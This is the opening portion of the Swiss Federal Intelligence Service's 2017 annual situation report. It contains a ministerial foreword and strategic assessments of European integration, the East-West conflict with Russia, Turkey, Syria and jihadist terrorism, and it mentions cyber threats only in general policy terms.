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Federal Intelligence Service FIS

SWITZERLAND'S SECURITY

Situation Report 2017
of the Federal Intelligence Service FIS

Switzerland's Security 2017

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
Countering threats and insecurity

Modern threats do not stop at the border. This has become a truism and Switzerland is no exception to it. Let us put it bluntly : Switzerland, like other countries, is under threat! A comparison of the situation radar published in the Federal Intelligence Service's annual situation reports shows a clear trend in the threats we face: jihadist terrorism and cyber attacks carried out for the purpose of espionage have become the focus of our country's security policy. These threats are of such severity that Switzerland has taken measures in order to protect itself. For example, in September 2015 the Federal Council approved Switzerland's strategy on combating terrorism, which is being implemented through a series of specific measures. In the domain of cyber, the national strategy to protect Switzerland from cyber risks is being consolidated and, where necessary, further refined. The essence of our security policy is to identify and assess relevant threats at an early stage, and to develop appropriate counterstrategies and countermeasures. It works.

Nonetheless, it is vital that due attention be paid to the growing insecurity among broad sections of the population caused by changes in the security environment. When I meet people, both in Switzerland and abroad, I often encounter this sense of insecurity – even among experts. Specific threats explain this phenomenon only partially. The concern is often about strategic developments that are likely to herald changes. These are raising serious questions, not just in security circles but also among the public at large, thereby triggering insecurity: striking examples include the policies of the new leadership in the USA, developments in Turkey following last year's attempted coup and the large-scale political, economic and social restructuring taking place in China. From Switzerland's point of view, the East-West conflict in Europe also falls into this category.

These developments have to be taken into account when monitoring the situation from an intelligence perspective. Only by constantly analysing and assessing those can we evaluate the security environment in a way that enables us to assess the actual threats as precisely as possible. This allows the FIS to fulfil its mandate of ensuring that the threat situation is comprehensively assessed. The issues referred to above are therefore mapped out in this year's situation radar. By addressing and assessing these issues in its reporting, the FIS is helping to counteract the insecurity described. This prevents insecurity from obstructing the decision-making process on security policy and thus itself becoming a threat to the security of our country.

Federal Department of Defence,
Civil Protection and Sport DDPS



Guy Parmelin
Federal Councillor

The situation report in brief

The challenges facing the security authorities have been increasing in complexity for years. The FIS's situation radar tool offers guidance for Switzerland's security policy and outlines for Switzerland's inhabitants what the key issues are from an intelligence viewpoint.

- The fragmentation of the security environment due to the growing number of relevant security actors is placing further pressure on state security authorities. Solutions to security challenges increasingly demand the involvement of transnational actors, in particular, and new forms of cooperation on security policy, some of which have yet to be defined.

- Europe's crisis situations, which the FIS has been describing in its reports for years, have been intensified by two new elements since last year's report: the UK's decision to leave the EU and the election of Donald Trump as the President of the USA. This has contributed further to the erosion of old certainties, whose place is being taken by fundamental uncertainty and reduced levels of predictability – the decisions are also shaking the foundations of Europe's security architecture. The European order is under extraordinary pressure.

- In addition to the European integration crisis and new questions regarding transatlantic cooperation, the prime concern here is the evolving East-West conflict. This is a change in Switzerland's strategic environment that will have lasting effects. The confrontation is taking place at the political, economic and military levels. This ongoing process could drag on until well into the 2020s and is likely to lead to the formation of competing zones of influence on the European continent. An armed attack on Switzerland remains unlikely. However, it is undeniable that the European continent is becoming not only more polarised, partly because of the impact of cross-border influence and information operations, but also more heavily militarised.

- In many respects, Syria is the epicentre of the crisis situations in the states on the eastern and southern Mediterranean coasts. The search for solutions has become more difficult. The impact of the conflicts, which extend as a complex series of fractures right across the Middle East, reaches deep into the collective psyche of the Arab and Sunni worlds in particular. It also affects Sunnis in Europe. Despite intensified military operations, there is as yet no sign of any resolutions in Syria and in Iraq, still less a political solution. ‘Islamic State’ continues to play a central role in these crises. Jihad-motivated terrorism remains a central element of the worldwide threat situation. In Switzerland, too, the terrorist threat remains heightened. The main threat is from ‘Islamic State’ and individuals and small groups inspired or con-

trolled by it. The threat posed by the al-Qaeda terrorist group remains unchanged.

- Turkey is in a state of grave internal and external crisis. The turmoil in Syria and Iraq is perceived as a threat to its key national security interests. The attempted coup in summer 2016 presented a fundamental challenge not only to the stability of Turkish institutions: the President's response and his effective exploitation of broadly based Turkish nationalism injected new tension into relations between Turkey and Europe. The gradual deterioration of Turkey's relationship with the EU in recent years points to the possibility of permanent damage to these relations. Turkey plays a vital role for Europe in containing the refugee flows and the terrorist threat.

- Since April 2016, i.e. since the closure of the so-called Balkan route and the conclusion of the agreement between the EU and Turkey, last year's peak in migration movements to Europe has passed, but the pressure remains high. A shift of migration flows from the Middle Eastern and Central Asian crisis regions to other routes into Europe remains possible. The potential for a crisis to develop remains, and therefore also the possibility that the security aspects of migration will be thrown into sharper relief. This applies firstly to terrorism carried out by perpetrators who reached Europe in this way and secondly to violent extremism. While right-wing extremists in Switzerland have thus far not, as has happened elsewhere in Europe, taken violent action against asylum-seekers or service providers working in the asylum field, left-wing extremists have made migration one of their core issues and have also taken violent action in this regard. This issue is the one most likely to cause an escalation of the generally calm situation as regards violent extremism – the potential for violence remains.

- The nuclear deal with Iran and its binding codification in Security Council Resolution 2231 effectively restrict Tehran's ability to acquire nuclear weapons in the short term by manufacturing them itself and may in the long term lead to normalisation. However, implementation is proceeding more slowly than many people expected; economic normalisation of trade with Iran will take time. North Korea is developing its weapons of mass destruction programmes at an unprecedented rate. The international political process remains stalled; North Korea's efforts are aimed mainly at entering into a relationship of mutual deterrence with the USA. For the time being, however, the threat remains a regional one. The use of chemical substances as weapons in Syria and Iraq shows how important combating proliferation is in the fight against terrorism.


- Illegal intelligence is carried out using a tried and trusted package of tools and procedures. Cyber espionage completes the set; it complements conventional illegal intelligence and vice versa. Information of political, economic and military relevance is gathered, and diaspora communities are often kept under surveillance. The information is

used to provide an overview of the security situation and to obtain political, economic and military advantages, but also enables more far-reaching actions – information operations, denunciations, repression, manipulation and sabotage are just some of the possible consequences.

- Sabotage activities in cyberspace are increasingly getting global attention. States which have their own offensive cyber capacities are working hard to develop these. Since the Snowden revelations provided deep insights into the cyber capacities of the USA and its allies in the Five Eyes partnership (USA, UK, Canada, Australia, New Zealand), the cyberspace activities of Russia-based actors, in particular, have become more aggressive. States without their own offensive tools are increasingly relying on services offered by hacker groups. Inter-state conflicts are also increasingly being waged in cyberspace. Using such attacks, states can operate below the war threshold and deny involvement, and this is often difficult to disprove.

Situation radar tool

The FIS uses a situation radar tool to depict the threats affecting Switzerland. A simplified version of the situation radar, without any confidential data, has also been incorporated into this report. The public version lists the threats that fall within the FIS's remit, together with those classified under the categories of 'migration risks' and 'organised crime', which are also relevant from the point of view of security policy. This report does not go into detail about these two categories, for more information on which readers are referred to the reports of the relevant federal authorities.


Politics / Economy / Defense
Latent themes
Conventional war in Europe
Early warning
Cyber Operations in Conflicts
Threats to critical infrastructure
Organized crime
Future of US Engagement in Europe
Restrictions on Switzerland's freedom of action
China
Migration risks
Main themes
Nuclear threat
North Africa
Turkey
Russia (East-West conflict)
Energy security
Syria/Iraq
Terrorism funding
Jihad travellers
North Korea
Iran
al-Qaeda and its affiliates
„Islamic state"
Flash-points
Cyber Intelligence
PKK
Lone perpetrators/ small groups
Political espionage against Switzerland
Kidnappings
Left-wing extremism
Industrial espionage
LTTE
Espionage against exile communities
Right-wing extremism
Cyberactivism
Terrorism
Proliferation
Extremism
Illegal intelligence

Strategic environment

A large number of crisis situations

Switzerland's strategic environment is still marked by unusually high levels of strain on Europe due to a variety of crisis situations. In the last few years, these crises have been regularly described by the FIS in its situation reports: the crisis of European integration, which reached a breaking point in 2016 with the United Kingdom's decision in favour of exiting the EU, the continuing conflict situation with Russia and the crisis situations in the Middle East and North Africa and Africa south of the Sahara, the impacts of which have been felt in Europe in the form of migration movements and a heightened terror threat.

The European order under extraordinary pressure

The election of Donald Trump as President of the United States has surprised and unsettled politicians and observers alike, in the same way as the United Kingdom's decision to leave the EU. These popular votes highlight the extent to which our Western political orders have lost the predictability and stability which had characterised them for so long. Long-held certainties about what is politically desirable and can realistically be expected are being questioned and challenged and are beginning to change or even to unravel. What will ultimately replace the old certainties, or indeed whether there will be any new certainties, is still hard to tell. In any case, we face a prolonged period of fundamental uncertainty and reduced predictability in Switzerland's strategic environment.


Donald Trump represents an additional stress test for Europe. His election calls into question a decades-old basic consensus in domestic US politics about the country's global engagement. This domestic American debate about the right level of the USA's commitment to the established international order is also shaking the very foundations of the Euro-Atlantic security architecture of Europe – a Europe which is already under exceptional strain from a series of crises. The UK's decision to leave the EU is merely the most dramatic expression to date of the pressure under which European integration now finds itself: Brexit is an incisive break with the decades-long trend toward gradually increasing integration in Europe. Political forces which are turning away from ever-closer European integration as one of the central pillars of the European post-war order have now firmly established themselves in a majority of EU countries, hold government responsibility not only in the UK, but also in Greece, Hungary and Poland, and are striving for it in France and Italy, too.

Under the pressure of internal and external crises, the European order is thus beginning to show clear cracks. National prerogatives are once again gaining ground over collaborative international approaches to problem solving, and issues of sovereignty are surging to the fore. In the face of the major challenges of recent years, pan-European responses are failing

to win the support of a majority of the population in a number of countries. Long-term stabilisation of the European financial system in the wake of the critical events since 2008 remains a work in progress – with dwindling political will for a Europe-wide solution. Pan-European measures to address the migration flows to Europe remain piecemeal, even though, statistically speaking, movements in 2016 were below the peak of 2015, and the emigration pressure in the countries of origin remains high. The rearrangement of relations between London and Brussels will possibly demand more time than either party wishes and prolong the unpredictability at the heart of the European order beyond the current decade. The pressure for change on Europe as we know it remains high. Important elections in France and Germany are pending in 2017.

Switzerland's strategic environment will continue to evolve. Even if the EU (without the UK), the euro and the common market survive the long European crisis, several years of political and economic crisis management will have led to a considerable loss of trust among the member states. Obtaining political majorities for EU-wide solutions, as would be needed, for example, in order to renew the Schengen and Dublin agreements, is becoming more and more difficult. The movement toward a multi-speed Europe seems to be gathering strength: unilateral decisions by individual countries are becoming more frequent, as are requests for national exemptions. In cases of acute crisis, the suspension or the tacit violation of European rules has also become reality.

The crisis in European integration affects Switzerland directly. Not only is the stabilisation of the eurozone of major economic significance to Switzerland, it also places demands on policymakers, and increasingly on security policymakers. For Switzerland, as an integral part of Europe in many respects, European integration, embedded in transatlantic security cooperation, has since the Second World War provided a guarantee of stability. A Europe in crisis, pre-




occupied with itself, absorbed with maintaining the common market and developing intra-European solidarity, and with the future of American support uncertain, is ill-equipped to tackle the major long-term security challenges presented by the growing strength of Russia in the East and the crises on Europe's southern flank.

Russia and the conflict situation in Europe

The resurgence of Russian power on the European continent is a process that will have long-term effects. For over 15 years, President Vladimir Putin has been consolidating the core of the Russian apparatus of power around a small circle of confidants, continuously increasing the centralisation of the system and the internal controls and curbing the middle-class opposition movement. Bolstered by high commodity prices on the world market, the economy grew and the living standards of the population improved. For three years now, the system has been under pressure from the collapse in the prices of crude oil and other commodities, as well as Western sanctions in the wake of the annexation of the Crimean peninsula from Ukraine. As long as they remain in force, these sanctions, together with structural and demographic problems, will also hamper the recovery of the Russian economy in the long term. However, the energy sector is currently still making money and continues to meet the State's basic financial needs. On this basis, Russia is now confronting the expanded EU and NATO in eastern Europe and seeking to consolidate its own sphere of influence west of its borders, at the same time systematically building up its military capabilities as well as its capacity to exert influence below the threshold of war. The Russian population at large approves of this power-political stance in Europe.

Against this broad consistency in Russia's development, it is striking that over the last few months there have been important personnel and structural changes, the most extensive since Putin's rule began. These include changes of personnel in the innermost power circle of his



long-standing confidants, whose shared background experience (often in the former Soviet KGB) and world view have shaped the Putin system. It is also apparent that younger technocrats are gradually being introduced into the power elite and are cropping up in influential positions. Lastly, the changes are also affecting powerful institutions such as the presidential administration and are creating a new instrument of power in the form of a National Guard, directly answerable to the President, for deploying armed forces nationwide on internal security missions. These changes are in all probability not yet complete. In their totality, they could be initial steps toward a further development of the Russian power structure which will take the Putin system into the next presidential elections (no later than 2018) and beyond. It is a power structure which is having to undergo a process of rejuvenation and which, in doing so, is reinforcing its autocratic characteristics internally and acting with growing self-confidence externally.

What impact these significant internal changes in Moscow will have on the conflict situation between Russia and Europe remains to be seen. However, the conflict is continuing to deepen. At the end of 2015, Russia announced a re-alignment of its military forces on its western flank. The build-up of its offensive capabilities and the partial transition from a brigade-based structure to a division-based structure in its ground forces are also linked to this. This is consistent with Russia once again regarding a major conventional conflict in Europe as a real form of threat, but does not mean that Russia is seeking such a major conflict. In the context of a major conventional conflict, from Russia's point of view Kaliningrad and the Crimea form first lines of defence on its western side. Structurally, this reform represents to a certain extent a return to the way in which the Soviet armed forces were organised during the Cold War. In a series of large-scale exercises, Russia has shown that it is capable of deploying and supporting major units over great distances. Through its involvement in Syria, Moscow is demonstrating that it is also capable of exerting military influence in conflicts outside Europe. Russia has also developed a broad range of tools for conducting influence and information operations – from subtle propaganda to the threat of military force – which it has used in the Baltic region, in countries in Central and Eastern Europe and in the Balkans.

Meanwhile, the NATO states are once again putting greater emphasis on collective defence. In 2014, the USA began to implement a variety of measures to strengthen its military potential in Europe. The focus is on stockpiling material, improving the infrastructure and carrying out an intensified training program jointly with European allies. Overall, however, the expansion of military presence through the rotating deployment of units from the USA remains modest. Nonetheless, the USA and other NATO states are aiming, through the presence of a number of battalions on the eastern borders of the alliance, to send a signal, which is important primarily in political terms, reaffirming their assistance obligations. They are anticipating not only purely military threats, but also provocations below the threshold of war, such as cyber attacks and acts of sabotage against critical infrastructure

by special operations forces or other actors prepared to use violence, information warfare or coercive economic measures. The new American president has announced his intention to review the USA's policy toward Russia. If the new American administration continues to pursue the measures adopted to date, this may help to stabilise the situation in Eastern Europe and in this way have a positive impact on Switzerland's security. However, it may also bring about a further hardening of the East-West confrontation that has re-emerged in recent years.

The conflict with Russia, now in its fourth year since the annexation of Crimea, is not a temporary phenomenon, but a change in Switzerland's strategic environment that will have lasting effects. Since then, Europe has been the scene of confrontation between the West and Russia at the political, economic and military levels. The conflict in Ukraine, the West's subsequent economic sanctions against Russia and the military movements by Russia and NATO are all expressions of this confrontation. It currently remains to be seen whether the new American administration can usher in a period of détente in the conflict with Russia. In the meantime, a process is underway which may extend far into the 2020s and which over time is likely to lead to the formation of competing zones of influence on the European continent. This may lead to serious crises in various areas of Switzerland's strategic environment. The fault line across Europe between East and West not only runs through Ukraine, Belarus and Moldova, but also passes in the north through the Baltic region and in the south through the Balkans, where East-West rivalry could be superimposed on conflicts in a region which has not yet come to terms with the disintegration of Yugoslavia.


Switzerland's security situation is changing along with the evolving strategic environment. A direct attack on Switzerland by regular armed forces remains unlikely. However, developments in Europe lead to challenges on many fronts. It is undeniable that Switzerland's strategic environment is once again becoming more sharply polarised along East-West lines

and is also becoming increasingly militarised. Threats have become a reality on both sides of the EU's/NATO's eastern border. A crisis in this area between East and West – whether above or below the threshold for war – could possibly, without much advance warning, become a major challenge for Europe's political and military order, an order in which the goodwill among member states is showing signs of erosion due to a series of overlapping crises and the effect of emerging information operations, but whose stability since the Second World War has also been one of the foundations of Swiss security and defence policy.

Turkey and the crises in the eastern and southern Mediterranean region

2015 was the year in which the crises in the Middle East definitely reached Europe, with an escalating refugee crisis and jihadist terrorism. In 2016, the crises in the region escalated further. The fierce battles for cities like Mosul (Iraq) and Aleppo (Syria) highlight not only the scale of acute humanitarian need, but also the destruction of social and governmental structures, which will have long-term effects. Following the attacks in Paris and Brussels, the jihadist threat to Europe manifested itself in a series of further attacks (in Nice, Istanbul, Berlin and elsewhere). Migration movements out of and across these crisis regions to Europe remain high. The fact that in 2016 the numbers remained below those of the record year 2015 is attributable mainly to the agreement between the EU and Turkey under which the EU will, for example, provide assistance to Turkey, as long as Turkey is prepared to readmit all the migrants who have entered the EU illegally via its territory. However, the agreement remains fragile.

Turkey, for its part, finds itself in a severe internal and external crisis. Turkey perceives the turmoil in Syria and Iraq as a threat to its core national security interests: firstly due to the proclamation of Kurdish autonomy in northern Syria, backed by the Kurdistan Workers' Party (PKK), which is establishing itself along the border in Syria and in northern Iraq, and secondly due to the serious threat to Turkey's internal security both from jihadist terror-



ism, particularly by 'Islamic State', and from the escalation of the conflict between Turkey and the PKK. However, it was the attempted coup against President Erdogan in summer 2016 which posed a fundamental challenge to the stability of Turkey's institutions. Erdogan's response, his effective harnessing of the widespread Turkish nationalism and actions against alleged regime opponents in Europe have triggered fresh tensions in Turkey's relations with Europe. While negotiations with the EU on the future shape of strategic relations have not been formally abandoned, divergences in domestic, foreign and security policy are growing. The gradual deterioration of the relationship, which has continued for several years, points to possible long-term damage to the relations between the EU and Turkey, a vital partner for Europe in stemming the flow of refugees and the terrorist threat, and NATO's only Muslim member state.

Syria is in many respects the epicentre of the crises in the Middle East. Russia's intervention using its own military forces, which began in autumn 2015, has created a new situation. President Bashar al-Assad's regime has been saved from military collapse, but is showing signs of attrition and is not in a position to regain control over the entire territory of the State. Alongside Russia, Iran and an international coalition fighting against 'Islamic State', Turkey is another regional State that has entered the conflict with its own military forces. At this point in the crisis in Syria, which is now entering its seventh year, the price of political compromise has already increased significantly, and the search for solutions has become correspondingly more difficult. Taken as a whole, the ongoing conflicts in Syria, Iraq, Yemen and Palestine are giving rise to a complex series of fractures right across the region. The impact of these conflicts on the collective psyche of the Arab and Sunni worlds, in particular, is far-reaching and extends beyond the borders of Syria and Iraq. In Saudi Arabia, it is feeding into the fear of Iran's regional ambitions and is fuelling the struggle for influence between Riyadh and Tehran. It also affects Sunnis in Europe. Despite intensified military operations, there is as yet no sign of any resolutions, still less of any political solution to the conflicts.

In this complexly fractured region of the Middle East, 'Islamic State' continues to play a central role. In places where it has developed rudimentary government structures, it has been vulnerable to attack by the international coalition's operations. Nonetheless, in the battle to defend Mosul it has continued to demonstrate its military capabilities and, as a terrorist actor, it maintains powerful networks, especially in Turkey and in Europe. 'Islamic State' still finds itself in competition with al-Qaeda to be the dominant global jihadist movement across the entire region from Afghanistan to north Africa and the Sahel. In terms of propaganda, 'Islamic State' is indisputably the most effective terrorist organisation worldwide, and it retains intact capabilities to inspire and radicalise supporters, including those in Europe, and also on occasion to organise and control attacks itself.

The outcome of this upheaval in the eastern and southern Mediterranean region remains uncertain. The extensive international counter operations have challenged the consolidation of 'Islamic State' in Syria and in Iraq. However, the


loss of state control across large areas of Syria and Iraq will, even in the event of a military defeat of 'Islamic State', continue to cause serious problems for years to come. It seems likely that Russia, Turkey and the West will continue their military engagement for years to come, which may possibly also introduce new regional and geopolitical rivalries into the region.

Switzerland is supporting the difficult and lengthy process of transformation in the Middle East and North Africa, where such a process still exists. However, it cannot remain unaffected by the risks. Given its potential consequences for security policy, migration from the crisis areas, especially migration to Europe via Libya from West African and East African countries, has become one of the two most pressing and important challenges. Europe must contain and manage the consequences of the crisis situation, as without stabilisation in the region, where the disintegration of systems of government does not yet appear to have reached its lowest point, migration pressure in Europe will persist at a high level for years to come.

